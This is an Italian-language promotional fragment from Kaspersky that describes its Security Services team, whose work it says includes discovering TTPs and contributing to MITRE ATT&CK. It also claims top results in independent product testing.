
5

centri di competenza unici

Expertise Centers

Kaspersky Security Services

Noto per la fornitura di servizi di sicurezza a livello globale, il team va oltre il semplice rapporto con i clienti, scoprendo nuove tattiche, tecniche e procedure (TTP), arricchendo il framework MITRE ATT&CK, sviluppando strumenti proprietari e migliorando le capacità di rilevamento nei prodotti Kaspersky. I membri del team condividono inoltre le loro competenze attraverso webinar, report e corsi di formazione per aiutare i professionisti a rimanere un passo avanti rispetto alle minacce.



Riconoscimento globale

I prodotti e le soluzioni Kaspersky sono sottoposti a costanti test e revisioni indipendenti, ottenendo regolarmente i migliori risultati, riconoscimenti e premi. Le nostre tecnologie e i nostri processi sono regolarmente valutati e verificati dalle più autorevoli organizzazioni di analisi del mondo. La più testata. La più premiata.

Report globale di Kaspersky Security Services

#kaspersky
#truetobusiness

Anatomia del mondo digitale

kaspersky

www.kaspersky.it

© 2026 AO Kaspersky Lab. I marchi registrati e i marchi di servizio appartengono ai rispettivi proprietari.